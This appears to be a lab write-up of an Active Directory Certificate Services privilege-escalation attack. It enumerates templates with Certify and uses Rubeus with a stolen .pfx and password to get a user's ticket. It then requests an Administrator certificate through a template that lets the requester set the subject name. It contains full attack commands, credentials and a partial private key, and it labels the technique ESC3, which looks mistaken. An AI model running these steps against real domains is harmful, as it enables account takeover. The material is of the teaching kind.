CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Template Name : KerberosAuthentication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : SUBJECT_ALT_REQUIRE_DOMAIN_DNS, SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, KDC Authentication, Server Authentication, Smart Card Logon
mspki-certificate-application-policy : Client Authentication, KDC Authentication, Server Authentication, Smart Card Logon
Permissions
Enrollment Permissions
Enrollment Rights : NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Domain Controllers S-1-5-21-2781415573-3701854478-2406986946-516
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
TECHCORP\Enterprise Read-only Domain ControllersS-1-5-21-2781415573-3701854478-2406986946-498
AutoEnrollment Rights : NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
TECHCORP\Domain Controllers S-1-5-21-2781415573-3701854478-2406986946-516
TECHCORP\Enterprise Read-only Domain ControllersS-1-5-21-2781415573-3701854478-2406986946-498
Object Control Permissions
Owner : TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteOwner Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteDacl Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteProperty Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Template Name : WDAC
Schema Version : 4
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_BASIC_CONSTRAINTS_FOR_EE_CERTS
Authorized Signatures Required : 0
pkiextendedkeyusage : Code Signing
mspki-certificate-application-policy : Code Signing
Permissions
Enrollment Permissions
Enrollment Rights : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
Object Control Permissions
Owner : TECHCORP\Administrator S-1-5-21-2781415573-3701854478-2406986946-500
WriteOwner Principals : TECHCORP\Administrator S-1-5-21-2781415573-3701854478-2406986946-500
TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteDacl Principals : TECHCORP\Administrator S-1-5-21-2781415573-3701854478-2406986946-500
TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteProperty Principals : TECHCORP\Administrator S-1-5-21-2781415573-3701854478-2406986946-500
TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Template Name : Users
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : NT AUTHORITY\Authenticated UsersS-1-5-11
TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Domain Users S-1-5-21-2781415573-3701854478-2406986946-513
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
Object Control Permissions
Owner : TECHCORP\Administrator S-1-5-21-2781415573-3701854478-2406986946-500
WriteOwner Principals : TECHCORP\Administrator S-1-5-21-2781415573-3701854478-2406986946-500
TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteDacl Principals : TECHCORP\Administrator S-1-5-21-2781415573-3701854478-2406986946-500
TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteProperty Principals : TECHCORP\Administrator S-1-5-21-2781415573-3701854478-2406986946-500
TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Template Name : ForAdminsofPrivilegedAccessWorkstations
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
US\pawadmin S-1-5-21-210670787-2521448726-163245708-1138
Object Control Permissions
Owner : TECHCORP\Administrator S-1-5-21-2781415573-3701854478-2406986946-500
WriteOwner Principals : TECHCORP\Administrator S-1-5-21-2781415573-3701854478-2406986946-500
TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteDacl Principals : TECHCORP\Administrator S-1-5-21-2781415573-3701854478-2406986946-500
TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteProperty Principals : TECHCORP\Administrator S-1-5-21-2781415573-3701854478-2406986946-500
TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
Certify completed in 00:00:10.7051454Let’s focus on template: ForAdminsofPrivilegedAccessWorkstations

Since pawadmin has enrollment rights on the ForAdminsofPrivilegedAccessWorkstations template, and this template has the ENROLLEE_SUPPLIES_SUBJECT attribute enabled, we can request a certificate for any user we choose while authenticating as pawadmin.
This works because ENROLLEE_SUPPLIES_SUBJECT allows the requester to manually specify the Subject Alternative Name (SAN), including the User Principal Name (UPN). The UPN is what Active Directory uses for authentication, meaning that when we request a certificate, we can set the UPN of a privileged user (e.g., administrator@techcorp.local) instead of our own.
Once we obtain the certificate with the administrator’s UPN, we can use it to authenticate as that user via Kerberos (PKINIT) or RDP, effectively escalating our privileges to that account without needing a password or hash. This is a classic ESC3 (ADCS Privilege Escalation via UPN Spoofing) attack.
While it is important to learn and understand how we can read the templates manually to find what templates are vulnerable, Certigy.exe also has a flag that we do this work by itself. Certify is capable to find all the Vulnerable certificates and also tell us what type os ESC as we dealing with.
Now, for our next step, we should check all the templates that we do have configured on this ADCS configured on the target domain. Remember that I’m using Loader.exe to run Certify.exe in the memory, so we do need to encode our Certify.exe argument (find) again and do the same copy/paste process.
ArgSplit.bat
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\ -args "%Pwn%" "/vulnerable"

If we see above, Certify was not able to find any vunerable certificate. But what is going on here? We were able to spot vulnerable templates manually, why is certify.exe not able to find that? In fact the answer is simple.
Certify.exe, when used with the find /vulnerable flag, identifies vulnerable certificate templates based on the current user's permissions. This means it only lists templates that the logged-in user can actually enroll in, rather than showing all misconfigured templates in the environment. If the current user lacks enrollment rights on a vulnerable template, Certify will report that no vulnerabilities were found, even if vulnerable templates exist.
This behavior is important in Red Team operations because another account, such as a compromised low-privileged user, may still have access to enroll in a misconfigured certificate template. To uncover these vulnerabilities, it is necessary to manually enumerate all templates using Certify.exe find /template, analyze their settings for potential abuse, and, if possible, test execution with different compromised accounts. Just because Certify doesn’t list a vulnerable template in the current session doesn’t mean the environment is secure, privilege escalation opportunities may still exist for another user.
Back to our track, If you remember during ou manual enumeration, we were able to find out that we do have a template that has ENROLLEE_SUPPLIES_SUBJECT attribute set. The same enumeration can also be acheived using the flag /enrolleeSuppliesSubject.
Let’s check all the templates that we do have configured on this ADCS configured on the target domain. Remember that I’m using Loader.exe to run Certify.exe in the memory, so we do need to encode our Certify.exe argument (find) again and do the same copy/paste process.
ArgSplit.bat
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\ -args "%Pwn%" "/enrolleeSuppliesSubject"
  _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=techcorp,DC=local'

[*] Listing info about the Enterprise CA 'TECHCORP-DC-CA'

    Enterprise CA Name            : TECHCORP-DC-CA
    DNS Hostname                  : Techcorp-DC.techcorp.local
    FullName                      : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=TECHCORP-DC-CA, DC=techcorp, DC=local
    Cert Thumbprint               : BAB4AB89AF39ECE4CD375E803C9A80FA96D71A08
    Cert Serial                   : 4D8E1FF0FA714BB445F6AF511DFDEC5B
    Cert Start Date               : 7/12/2019 12:02:05 AM
    Cert End Date                 : 7/22/2029 4:40:30 AM
    Cert Chain                    : CN=TECHCORP-DC-CA,DC=techcorp,DC=local
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
      Allow  ManageCA, ManageCertificates               TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519
    Enrollment Agent Restrictions : None
Enabled certificate templates where users can supply a SAN:
    CA Name                               : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
    Template Name                         : WebServer
    Schema Version                        : 1
    Validity Period                       : 2 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : NONE
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Server Authentication
    mspki-certificate-application-policy  : <null>
    Permissions
      Enrollment Permissions
        Enrollment Rights           : TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519
      Object Control Permissions
        Owner                       : TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519
        WriteOwner Principals       : TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519
        WriteDacl Principals        : TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519
        WriteProperty Principals    : TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519

    CA Name                               : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
    Template Name                         : SubCA
    Schema Version                        : 1
    Validity Period                       : 5 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : NONE
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : <null>
    mspki-certificate-application-policy  : <null>
    Permissions
      Enrollment Permissions
        Enrollment Rights           : TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519
      Object Control Permissions
        Owner                       : TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519
        WriteOwner Principals       : TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519
        WriteDacl Principals        : TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519
        WriteProperty Principals    : TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519

    CA Name                               : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
    Template Name                         : WDAC
    Schema Version                        : 4
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_BASIC_CONSTRAINTS_FOR_EE_CERTS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Code Signing
    mspki-certificate-application-policy  : Code Signing
    Permissions
      Enrollment Permissions
        Enrollment Rights           : TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519
      Object Control Permissions
        Owner                       : TECHCORP\Administrator        S-1-5-21-2781415573-3701854478-2406986946-500
        WriteOwner Principals       : TECHCORP\Administrator        S-1-5-21-2781415573-3701854478-2406986946-500
                                      TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519
        WriteDacl Principals        : TECHCORP\Administrator        S-1-5-21-2781415573-3701854478-2406986946-500
                                      TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519
        WriteProperty Principals    : TECHCORP\Administrator        S-1-5-21-2781415573-3701854478-2406986946-500
                                      TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519

    CA Name                               : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
    Template Name                         : ForAdminsofPrivilegedAccessWorkstations
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Encrypting File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519
                                      US\pawadmin                   S-1-5-21-210670787-2521448726-163245708-1138
      Object Control Permissions
        Owner                       : TECHCORP\Administrator        S-1-5-21-2781415573-3701854478-2406986946-500
        WriteOwner Principals       : TECHCORP\Administrator        S-1-5-21-2781415573-3701854478-2406986946-500
                                      TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519
        WriteDacl Principals        : TECHCORP\Administrator        S-1-5-21-2781415573-3701854478-2406986946-500
                                      TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519
        WriteProperty Principals    : TECHCORP\Administrator        S-1-5-21-2781415573-3701854478-2406986946-500
                                      TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
                                      TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519


Certify completed in 00:00:08.2971734
Assuming that we have compromised user Pawadmin, let’s elevate a our privileged of user pawadmin on a new CMD session.
This time I’ll be using a compromised Personal Certificate, this is pawadmin .pfx file compromised from different ways and use it with Rubeus to request pawadmin TGT.
Once again, since we will be running Rubeus in the memory using Loader.exe, we need to encode the Rubeus argument(asktgt) using the ArgSplit.bat file and do the copy/paste into the same CMD session.
ArgSplit.bat

C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args %Pwn% /user:pawadmin /certificate:C:\AD\Tools\pawadmin.pfx /password:'Stark123' /nowrap /ptt
Please bare in mind that, the password we are using will is not Stark123 but 'Stark123' including the single quotes.
After elevating a sessions as pawadmin using Rubeus.exe as can now confirm if we were able to request pawadmin’s TGT sucessfully and also imported into our session.
klist

We can see above that we do have pawadmin’s TGT requested and imported.
Now that we do contain user pawadmin’s TGT session we can now carry on and abuse the vulnerable template ForAdminsofPrivilegedAccessWorkstations.
Once again, since we will be running Rubeus in the memory using Loader.exe, we need to encode the Certify.exe argument(request) using the ArgSplit.bat file and do the copy/paste into the same CMD session.
ArgSplit.bat

Right now, we will use Loader.exe to execute Certify.exe in-memory while specifying a targeted certificate request. The command is instructing Certify to request a certificate from the Techcorp-DC.techcorp.local\TECHCORP-DC-CA Certificate Authority using the ForAdminsofPrivilegedAccessWorkstations template.
The key detail here is the /altname:Administrator flag, which means we are attempting to request a certificate with the UPN (User Principal Name) of the Administrator account.
Since the template has ENROLLEE_SUPPLIES_SUBJECT enabled, we are exploiting it by specifying a privileged UPN. If successful, this will generate a certificate that allows us to authenticate as Administrator, effectively escalating our privileges. This is an ESC3 (UPN Spoofing) attack, and once we obtain the certificate, we can use it for Pass-the-Certificate authentication, gaining access to privileged systems without needing a password or hash.
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Certify.exe -args "%Pwn%" /ca:Techcorp-DC.techcorp.local\TECHCORP-DC-CA /template:ForAdminsofPrivilegedAccessWorkstations /altname:Administrator

Note that Certify.exe will still show the context as studentuser163 or our current user in this case, but this can be ignored. From the Certify.exe output we should simply copy both keys as we do have it below and save it into a cert.pem file and convert this cert.pem into .pfx file using OpenSSL.
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAxjx7Iiz/8MVfX6WyoejdwIwkx2ySXSUJjv5dwo6eEIBz10dA
uoTt9xLWW1jBivPUXcYG2KKQfmoBxA3C4m4fwU/WcMjkYO9JU8KUiwCSzfqXClRN
51x8DV6GBibGWDjX/Cgo72zdfLHj3mBI8PeWcaHnMcpsW3MfUxNn5EKJMuCAViHh
